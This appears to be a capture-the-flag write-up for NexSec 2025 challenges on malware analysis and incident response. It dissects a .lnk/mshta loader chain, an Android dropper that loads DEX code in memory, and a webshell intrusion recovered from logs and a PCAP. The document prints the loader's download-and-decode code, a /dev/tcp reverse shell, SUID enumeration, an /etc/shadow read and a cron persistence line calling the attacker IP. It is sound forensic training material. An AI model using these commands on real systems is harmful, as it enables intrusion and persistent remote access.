Happy_Birthday.png.lnk: MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Has Working directory, Has command line arguments, Icon number=324, Unicoded, MachineID desktop-a6ci3ba, EnableTargetMetadata KnownFolderID 1AC14E77-02E7-4E5D-B744-2EB1AE519887, Archive, ctime=Sun Dec 3 18:50:07 2023, atime=Thu Dec 11 19:28:07 2025, mtime=Sun Dec 3 18:50:07 2023, length=43520, window=normal, IDListSize 0x013b, Root folder "20D04FE0-3AEA-1069-A2D8-08002B30309D", Volume "C:\", LocalBasePath "C:\Windows\System32\mshta.exe"
```

Just by using the command `file` we can see that the file is in .lnk. So we need a suitable tool for reading a .lnk file. In this challenge, I use [Inkparse](#) to extract information from it. Now we have the right tool, let's dive deeper into this malware!

Birthday Trap

Author: 171k

After running Inkparse on the malicious file, we obtain this valuable info:

DATA:

```
Relative path: ..\..\..\Windows\System32\mshta.exe
Working directory: C:\Windows\System32
Command line arguments: https://wonderpetak.github.io/W0nderpet4k/M.hta
Icon location: '%SystemRoot%\System32\SHELL32.dll'
```

This line shows that the malware “mshta.exe” will be directly executed from the github repo using your shell.

So I download the malicious hta (html application) from the github in my controlled environment to perform further analysis.

```
function LSJDjJLKDJOGOGOGoFn(n){  
var d = new ActiveXObject("WScript.Shell");  
d.Run("%comspec% /c ping -n " + n + " 127.0.0.1 > nul", 0, 1);  
d = null;  
XLKJSDG00D0G0G0Go("https://archiveimage.github.io/Pictures/Happy_Birthday.jpeg");  
LSJDjJLKDJOGOGOGoFn(3);  
XLKJSDG00D0G0G0Go("curl https://wonderpetak.github.io/W0nderpet4kk/wct9D39.jpg -o %TEMP%\wct9D39.jpg");  
LSJDjJLKDJOGOGOGoFn(5);  
OCKJOIFJI0GG0G0G0Go("certutil.exe -decode %TEMP%\wct9D39.jpg %TEMP%\wct9D39.tmp");  
LSJDjJLKDJOGOGOGoFn(2);
```

Basically the htma attacks by silently downloading another hidden payload, decrypt, execute the payload and delete itself.

We can now read the malware content by downloading the malware and perform analysis

We discovered that the wct9D39.jpg is actually NOT a jpg but has hidden malicious payload inside it. We can simply decrypt it using base64 and get the .bin version before converting to .ps1.

```
base64 -d wct9D39.jpg >notimage.bin
```

I use this simple python script to convert to .ps1!

```
with open("notimage.bin","rb") as f:  
    data = f.read()  
  
decoded = bytes(b ^ 0x42 for b in data)  
  
with open("winp.ps1","wb") as f:  
    f.write(decoded)
```

```
└$ strings winp.ps1
# Nexsec CTF Challenge - Malware Analysis
# Author: APT Simulation Team
# Date: 2025-12-12
# REAL FLAG: nexsec2025{P0w3rSh3ll_C0mm3nt5_H1d3_S3cr3ts!}
# WARNING: This is a simulated malware payload for educational purposes
# If you're seeing this by executing the file, you're doing it WRONG!
# Real malware analysts NEVER execute unknown files directly!
# Professional malware analysis requires:
# 1. Static analysis FIRST (analyze without executing)
# 2. Understanding the attack chain
# 3. Reverse engineering obfuscated code
# 4. Finding hidden IOCs and encryption keys
# The real flag is in the COMMENTS above - but you should have found
# this through proper static analysis, not by executing suspicious files!
function Show-FakeMessage {
    param([string]$msg)

    # Display decoy flag to mislead quick analysis
    $decoyFlag = "FAKE_FLAG{D0nt_Just_3x3cut3_Unkn0wn_F1l3s!}"

```

And finally we can use the command strings on the malicious file and read the content. Looks like the challenge creator will send a warm message to those who double click the malware. Thankfully I start with strings!

Flag:

nexsec2025{P0w3rSh3ll_C0mm3nt5_H1d3_S3cr3ts!}

PHOTO VIEWER GONE ROGUE

Challenge Description

"A user downloaded what appeared to be a legitimate photo gallery application from a third-party app store. Shortly after installation, they noticed unusual battery drain and suspicious network activity. The device's security logs show the app accessing resources it shouldn't need for a simple gallery viewer."

Challenge Setup

An apk file! From here we got 2 options whether to unzip and inspect with terminal or use [JADX](#) to read the decompile version!

Photo Viewer Gone Rogue

Author: 171k

Challenge Description

"Analyze the APK and the flag hidden in the malware."

So now we need to find the hidden flag inside the malware!

```
L66:  
    byte[] r10 = (byte[]) r10  
    java.nio.ByteBuffer r10 = java.nio.ByteBuffer.wrap(r10)  
    dalvik.system.InMemoryDexClassLoader r4 = new dalvik.system.InMemoryDexClassLoader  
    java.lang.Class r5 = r3.getClass()  
    java.lang.ClassLoader r5 = r5.getClassLoader()  
    r4.<init>(r10, r5)  
    r10 = r4
```

After searching through, we can find this inside the splashscreen class.

InMemoryDexClassLoader is closely related to malware so this part is definitely suspicious!

1. Configuration for the malicious DEX file. It contains strings necessary for malicious code, which might trigger the detection mechanisms if they were placed in the dropper itself. The strings contain suspicious class names like "dalvik.system.InMemoryDexClassLoader", the presence of which indicates the suspicious intent to load the DEX file directly from the memory.

This is the proof to the claim that InMemoryDexClassLoader is suspicious!

```

java.lang.Object r3 = com.dot.gallery.feature_node.data.data_types.GetMediaKt.getSplashScreen(r3, r4)
if (r3 != r0) goto L61
return r0
L61:

```

In the same class, we can also find this part which shows r3 is calling mediakt and splashscreen and returns a byte array instead of image (splashscreen relates to image). We can try to dig more by investigating the GetMediaKt class.

```

public static final Object getSplashScreen(Context context, Continuation<? super byte[]> continuation) {
    try {
        String string = context.getString(R.string.splashscreen);
        Intrinsics.checkNotNullExpressionValue(string, "getString(...)");
        String str_b = new String(DecryptPrivateMediaKt.decryptPrivateMedia(string, context), Charsets.UTF_8);
        URL u = new URL(str_b);
        String imageData = new String(TextStreamsKt.readBytes(u), Charsets.UTF_8);
        byte[] decodedString = DecryptPrivateMediaKt.decryptPrivateMedia(imageData, context);
        return decodedString;
    } catch (Exception e) {
        System.out.println((Object) "ERROR!");
        Log.e("seccheck", e.toString());
        byte[] imageData2 = {65, 66, 67};
        return imageData2;
    }
}

```

From here, we can find the getSplashScreen class which reveals its real behaviour!

It might be hard to understand but we can see keywords such as “url” and “decodedstring” which are really suspicious and not splashscreen behaviour!

Now we know that it fetch strings, we can navigate to strings.xml and find a splashscreen inside.

```

<string name="some_permissions_are_not_granted">Some permissions are not granted!</string>
<string name="splashscreen">4GWN1LWGUMR2pKAngPA+6n7lBdGLdImliS+bGCoEK8orXLtijGZF4i2AgLDqAr
<string name="status_bar_notification_info_overflow">999+</string>

```

There we go, long encrypted strings from the splashscreen!

Since it is encrypted with a key, we need to find the key. From the screenshot above we can see that we can get the key from decryptPrivateMedia.

```

public final class DecryptPrivateMediaKt {
    public static final byte[] decryptPrivateMedia(String encryptedText, Context context) {
        Intrinsics.checkNotNullParameter(encryptedText, "encryptedText");
        Intrinsics.checkNotNullParameter(context, "context");
        try {
            Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
            SecretKeySpec secretKeySpec = new SecretKeySpec(Base64.decode(context.getString(R.string.media_unlock), 0), "AES");
            cipher.init(2, secretKeySpec);
            byte[] encryptedBytes = Base64.decode(encryptedText, 0);
            byte[] decryptedBytes = cipher.doFinal(encryptedBytes);
            Intrinsics.checkNotNull(decryptedBytes);
            return decryptedBytes;
        } catch (Exception e) {
            Log.e("seccheck", String.valueOf(e));
            byte[] imageData = {65, 66, 67};
            return imageData;
        }
    }
}

```

From DecryptPrivateMediaKt, we can find the secretkeyspec! It shows us where it keeps the key and it is inside *media_unlock*.

```
<string name="media_details">details</string>
<string name="media_location">@string/location_cd</string>
<string name="media_unlock">NXVwNDUzY3UyNGszeVlvX2p1NTdmMDIxDRjazIwMjQ=</string>
<string name="metadata">Metadata</string>
<string name="monthly_timeline_summary">Group the timeline monthly instead of per date</string>
```


Go back to the strings.xml and we can find this key inside *media_unlock* (base64)

I use this [script](#) and get the flag!

Flag:

nexsec25{dyn4m1c_d3x_kn0w13d93_941n3d!{}}

INCIDENT RESPONSE

Breadcrumbs	
Breadcrumbs #1	Author: Pokok
	
<p>For Breadcrumbs#1 till Breadcrumbs#5, we will be using the same file which is access.log.zip. As to not wasting any time, let's dive in.</p> <p><u>Challenges Description:</u></p> <p><i>"TechHire Solutions prided themselves on finding the perfect candidates. But someone applied for more than just a job. They received a job application that wasn't what it seemed. The attacker left but not without leaving breadcrumbs behind. You've been called in as an incident responder. The web logs are waiting. Follow the trail! Among thousands of legitimate visitors, one IP address stands out as suspicious. What is the attacker's IP address?"</i></p> <p><u>Solution:</u></p> <p>First, we need to understand the question "They received a job application that wasn't what it seemed.", so with a rough guess, the malware may disguise itself as a legitimate resume file.</p>	

So I use this command: `cat access.log | grep "pdf"`

The “cat” is used to view the content of the file while “grep” filter out words that we want to see. Then we look at the output, it may seem like a regular pdf file but it performed command injection like this:

/uploads/resume aiman.pdf.php?cmd=<command>

Along with the fact that the file has a double extension which is pdf.php. we can now conclude this file is malicious in nature. Looking at the full entry we can see this attacker's IP address

FLAG:
nexsec25{192.168.21.102}

Breadcrumbs #2 Author: Pokok

Challenges Description:

“The attacker uploaded a malicious file. What is the full filename? Flag format : nexsec25{file.py}”

Solution:

From the previous challenge, we already identified the malicious file which is
Resume aiman.pdf.php

FLAG:
nexsec25{resume aiman.pdf.php}

Breadcrumbs #3


Author: Pokok

Challenges Description:

“What was the timestamp when the attacker uploaded the malicious file?”

Flag format : nexsec25{12/Dec/2012:12:12:12 +0800}

Solution:

A screenshot of a terminal window titled "komander@kali: ~/Downloads/IR/log". The window shows a command being run: "grep -i \"192.168.21.102.*post\" access.log". The output of the command is visible, showing a single line of log data. The terminal has a dark theme with light-colored text.

By using the attacker's IP address: 192.168.21.102

And Post parameter, we can use this command:

grep -i "192.168.21.102.*post" access.log

To pinpoint the timestamp.

FLAG:

nexsec25{13/Dec/2025:02:13:37 +0800}

Breadcrumbs #4

Author: Pokok

Challenges Description:

“The attacker executed multiple commands through the webshell. What was the first command?”

Flag format : nexsec25{pwd}

Solution:

```

komander@kali: ~/Downloads/IR/log
Session Actions Edit View Help
[komander@kali] - ~/Downloads/IR/log
ls access.log access.log.zip
[komander@kali] - ~/Downloads/IR/log
cat access.log | grep pdf
192.168.21.102 - [13/Dec/2025:02:16:10 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=whoami HTTP/1.1" 200 224 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - [13/Dec/2025:02:17:13 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=id HTTP/1.1" 200 269 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - [13/Dec/2025:02:17:24 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=hostname HTTP/1.1" 200 222 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - [13/Dec/2025:02:18:12 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=uname%20-a HTTP/1.1" 200 386 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - [13/Dec/2025:02:18:59 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=pwd HTTP/1.1" 200 237 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - [13/Dec/2025:02:19:56 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=which%20python%20php%20nc%20bash%20curl%20wget HTTP/1.1" 200 323 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - [13/Dec/2025:02:23:09 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F172.16.23.13%2F4444%20%3E%261%27 HTTP/1.1" 200 210

```

On the very first of the entry:

192.168.21.102 - [13/Dec/2025:02:16:10 +0800] "GET

/uploads/resume_aiman.pdf.php?cmd=whoami

We can see the “whoami” in the command injection

FLAG:

nexsec25{whoami}

Breadcrumbs #5

Author: Pokok

Challenges Description:

“From the webshell commands, the attacker was preparing for the next stage of the attack. What IP address and port was the attacker planning to connect back to?”

Flag format : nexsec25{ip:port}

Solution:

```

komander@kali: ~/Downloads/IR/log
Session Actions Edit View Help
[komander@kali] - ~/Downloads/IR/log
ls access.log access.log.zip
[komander@kali] - ~/Downloads/IR/log
cat access.log | grep pdf
192.168.21.102 - [13/Dec/2025:02:16:10 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=whoami HTTP/1.1" 200 224 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - [13/Dec/2025:02:17:13 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=id HTTP/1.1" 200 269 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - [13/Dec/2025:02:17:24 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=hostname HTTP/1.1" 200 222 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - [13/Dec/2025:02:18:12 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=uname%20-a HTTP/1.1" 200 386 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - [13/Dec/2025:02:18:59 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=pwd HTTP/1.1" 200 237 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - [13/Dec/2025:02:19:56 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=which%20python%20php%20nc%20bash%20curl%20wget HTTP/1.1" 200 323 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - [13/Dec/2025:02:23:09 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F172.16.23.13%2F4444%20%3E%261%27 HTTP/1.1" 200 210

```

In the last entry, the command is :

cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F172.16.23.13%2F4444%20%3E%261%27

The screenshot shows the CyberChef interface. On the left, the 'Operations' sidebar lists various encoding and decoding options like 'To Base64', 'From Base64', 'To Hex', etc. The 'URL Decode' option is selected. In the 'Input' field, there is a long URL encoded in base64. The 'Output' field shows the decoded command: `cmd=bash -c 'bash -i >& /dev/tcp/172.16.23.13/4444 0>&1'`. Below the input and output fields are buttons for 'BAKE!' and 'Auto Bake'.

To make it more readable, i use cyberchef to decode the URL which in turn give us the output like this:

```
cmd=bash -c 'bash -i >& /dev/tcp/172.16.23.13/4444 0>&1'
```

FLAG:
nexsec25{172.16.23.13:4444}

Breadcrumbs #6	Author: Pokok
----------------	---------------

Incident Response
Breadcrumbs #6

[Overview](#) [Solves](#)

Following the webshell upload, the attacker established a reverse shell connection. Analyze the captured traffic to uncover their activities on the compromised system.
What is the first full command the attacker executed after gaining the reverse shell connection?
Note : This PCAP file will be used for all remaining Breadcrumbs questions.
Flag format : nexsec25{flag}

[capture.pcap.zip 86.5 kB](#)


For Breadcrumbs#6 till Breadcrumbs#13, we will be using the same file which is `Capture.pcap.zip`. As to not wasting any time, let's dive in.

Challenges Description:

"Following the webshell upload, the attacker established a reverse shell connection. Analyze the captured traffic to uncover their activities on the compromised system. What is the first full command the attacker executed after gaining the reverse shell connection?"


Solution:

For this challenge we must use Wireshark, open wireshark and do the following



When we open the HTTP object list, you can do this by opening the file>export objects>http... . we can see one of the objects contains resume_aiman.pdf.php. The malicious file that we have uncovered earlier, we can see that the attacker performed the attack using a GET parameter.

/uploads/resume_aiman.pdf.php?cmd=<command>



Now let's look at the TCP stream to see how deep the attack goes, to open the stream just simply click analyze > follow > TCP stream. To read the conversation you can change the stream number at the bottom right of the window, after a bit of reading, we

can see that in stream 17 the attacker used `cat /etc/os-release` after gaining the reverse shell connection

FLAG:

NEXSEC25{cat /etc/os-release}

Breadcrumbs #7 Author: Pokok

Challenges Description:

“Under which user context was the attacker operating after gaining the reverse shell?”

Solution:

User context is the environment in which a session or process operates. We can see the shell prompt: `www-data@server:/var/www/html/uploads$` at stream 17.
So the user context is `www-data`.

FLAG:

NEXSEC25{www-data}

Breadcrumbs #8

Author: pokok

Challenges Description:

"In which directory was the attacker initially located when the reverse shell connected?"

Solution:

From previous challenges, the shell prompt
www-data@server:/var/www/html/uploads\$ at stream 17 tell us the attacker initially located in /var/www/html/uploads

FLAG:

NEXSEC25{/var/www/html/uploads}

Breadcrumbs #9

Author: Pokok

Challenges Description:

"The attacker attempted to read a file containing password hashes but was denied. What file was this? (include path)"

Solution:

The screenshot shows a terminal window on a Kali Linux system. The user has run a command to follow TCP Stream 17, which is capturing a reverse shell session. The terminal output shows the user attempting to read the /etc/shadow file, but receiving a "Permission denied" error. This indicates that the user does not have the necessary permissions to read the file.

```
</form>
</div>
</main>
<?php include 'includes/footer.php'; ?>
www-data@server:/var/www/html/uploads$ cat /etc/shadow
cat: /etc/shadow: Permission denied
www-data@server:/var/www/html/uploads$ grep -r "password" /var/www/ 2>/dev/null | head -10
grep: -r "password" /var/www/ 2>/dev/null | head -10
www-data@server:/var/www/html/uploads$ find /var/www/ -name *.conf" 2>/dev/null
<!/uploads$ find /var/www/ -name *.conf" 2>/dev/null
www-data@server:/var/www/html/uploads$ sudo -l
sudo: -l: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
www-data@server:/var/www/html/uploads$ find / -perm -4000 -type f 2>/dev/null
find: /: Permission denied
www-data@server:/var/www/html/uploads$ /usr/bin/ls
/usr/bin/ls
www-data@server:/var/www/html/uploads$ /usr/bin/cat
/usr/bin/cat
www-data@server:/var/www/html/uploads$ /usr/bin/mount
/usr/bin/mount
www-data@server:/var/www/html/uploads$ /usr/bin/umount
/usr/bin/umount
www-data@server:/var/www/html/uploads$ /usr/lib/openssh/ssh-keysign
/usr/lib/openssh/ssh-keysign
www-data@server:/var/www/html/uploads$ /usr/lib/nss/nssutil -1/nssutil -agent -helpers -1
Packet 1081: 63 bytes pkts, 20 bytes pkts, 40 bytes(j). Click to select.
Entire conversation (12 kB) Show as ASCII No delta times Stream 17 Case sensitive Find Next Filter Out This Stream Print Save as... Back × Close ⌂ Help
```

In the same stream, stream 17, we can observed the shell output which is
cat: /etc/shadow: Permission denied

FLAG:
nexsec25{/etc/shadow}

Breadcrumbs #10	Author: Pokok
-----------------	---------------

Challenges Description:

“What command did the attacker use to search for SUID binaries on the system?”

Solution:

From previous challenge, the attacker is denied access to certain files so now he tries to do privilege escalation. SUID is a special type of permission that can be given to a file so the file is always run with the permissions of the owner instead of the user executing it. We can observe it with **www-data@server:/var/www/html/uploads\$ find / -perm -4000 -type f 2>/dev/null**

FLAG:
nexsec25{find / -perm -4000 -type f 2>/dev/null}

Breadcrumbs #11	Author: Pokok
-----------------	---------------

Challenges Description:

“The attacker established persistence. What is the full command used?”

Solution:

```
4 Wireshark - Follow TCP Stream (tcp.stream eq 17) - capture.pcap

total 24
drwxr-xr-x  2 root root 4896 Dec  9 16:15 .
drwxr-xr-x 110 root root 4896 Dec 12 14:44 ..
-rw-r--r--  1 root root 182 Aug 6 01:14 .placeholder
-rw-r--r--  1 root root 281 Apr  8 2024 e2scrub_all
-rw-r--r--  1 root root 100 Aug 6 01:14 .tmpfs
-rw-r--r--  1 root root 396 Aug 6 01:14 sysstat
www-data@server:/var/www/html/uploads$ netstat -tulpn

netstat -tulpn
Command 'netstat' not found, but can be installed with:
apt install net-tools
(base) www-data@server:~$ administrator
www-data@server:/var/www/html/uploads$ cat /etc/hosts

cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 server

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
www-data@server:/var/www/html/uploads$ crontab -u

crontab -u
no crontab for www-data
www-data@server:/var/www/html/uploads$ (crontab -l >/dev/null; echo " * * * * /bin/bash -c 'bash -i >& /dev/tcp/172.16.23.13/4444 0>21'" | crontab -

<1 => /dev/tcp/172.16.23.13/4444 0>21 | crontab -
www-data@server:/var/www/html/uploads$ crontab -l

crontab -l
* * * * * /bin/bash -c 'bash -i >& /dev/tcp/172.16.23.13/4444 0>21'
www-data@server:/var/www/html/uploads$ rm -f /tmp/.X11-unix/X0
82:200: pid(49) 20:2000 sk(49) 40:umqj

Entire conversation (1 kB) Show as ASCII No delta times Stream 17 Case sensitive Find Next
Filter Out This Stream Print Save as... Back Close Help
```

In the stream 17, we can see the attacker tried to establish persistence via a cron job using the full command: `www-data@server:/var/www/html/uploads$ (crontab -l 2>/dev/null; echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/172.16.23.13/4444 0>&1'") | crontab -`

FLAG:

```
nexsec25{ (crontab -l 2>/dev/null; echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/172.16.23.13/4444 0>&1'" ) | crontab -}
```

Breadcrumbs #12 Author: Pokok

Challenges Description:

“What command did the attacker use to list active network connections and listening ports in the second reverse shell session?”

Solution:

```

Wreshark - Follow TCP Stream (tcp.stream eq 23)-capture.pcap

systemd-journald.service loaded active running Journal Service
systemd-logind.service loaded active running User Login Management
systemd-networkd.service loaded active running Network Configuration
systemd-selinux.service loaded active running Network Name Resolution
systemd-timesyncd.service loaded active running Rule-based Manager for Device Events and Files
udisks2.service loaded active running Disk Manager
udevd-trigger.upgrades.service loaded active running Attentive Upgrades Shutdown
upower.service loaded active running Daemon for power management
user@1000.service loaded active running User Manager for UID 1000
vauth.service loaded active running Authentication service for virtual machines hosted on VMware

Legend: LOAD ... Reflects whether the unit definition was properly loaded.
ACTIVE ... The high-level unit activation state, i.e. generalization of SUB
SUB ... The low-level unit activation state, values depend on unit type.

22 loaded units listed
www-data@server:~$ ss -tulpn
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
udp UNCONN 0 0 127.0.0.54:53 0.0.0.0:*
udp UNCONN 0 0 127.0.0.53:1053 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.54:53 0.0.0.0:*
tcp LISTEN 0 4096 0.0.0.0:4096 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.53:1053 0.0.0.0:*
tcp LISTEN 0 511 :443 :*
tcp LISTEN 0 4096 [::]:22 [::]:*
tcp LISTEN 0 511 :80 :*
www-data@server:~$ ss -tan
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
LISTEN 0 4096 127.0.0.54:53 0.0.0.0:*
LISTEN 0 4096 0.0.0.0:22 0.0.0.0:*
LISTEN 0 4096 127.0.0.53:1053 0.0.0.0:*
ESTAB 0 0 192.168.8.36:40736 172.16.23.13:4444
ESTAB 0 0 192.168.8.36:54574 172.16.23.13:4444
SYN-SENT 0 1 192.168.8.36:33068 172.16.23.13:4444
ESTAB 0 0 192.168.8.36:34474 172.16.23.13:4444
ESTAB 0 0 192.168.8.36:35292 192.168.51.107:58104

Packets 1400. Size 161 bytes pkts(s) 132 bytes pkts% 28 turn(0). Click to select.

Entire conversation (7851 bytes) Show as ASCII No delta times Stream 23 Case sensitive Find Next
Find: Filter Out This Stream Print Save as... Back × Close Help

```

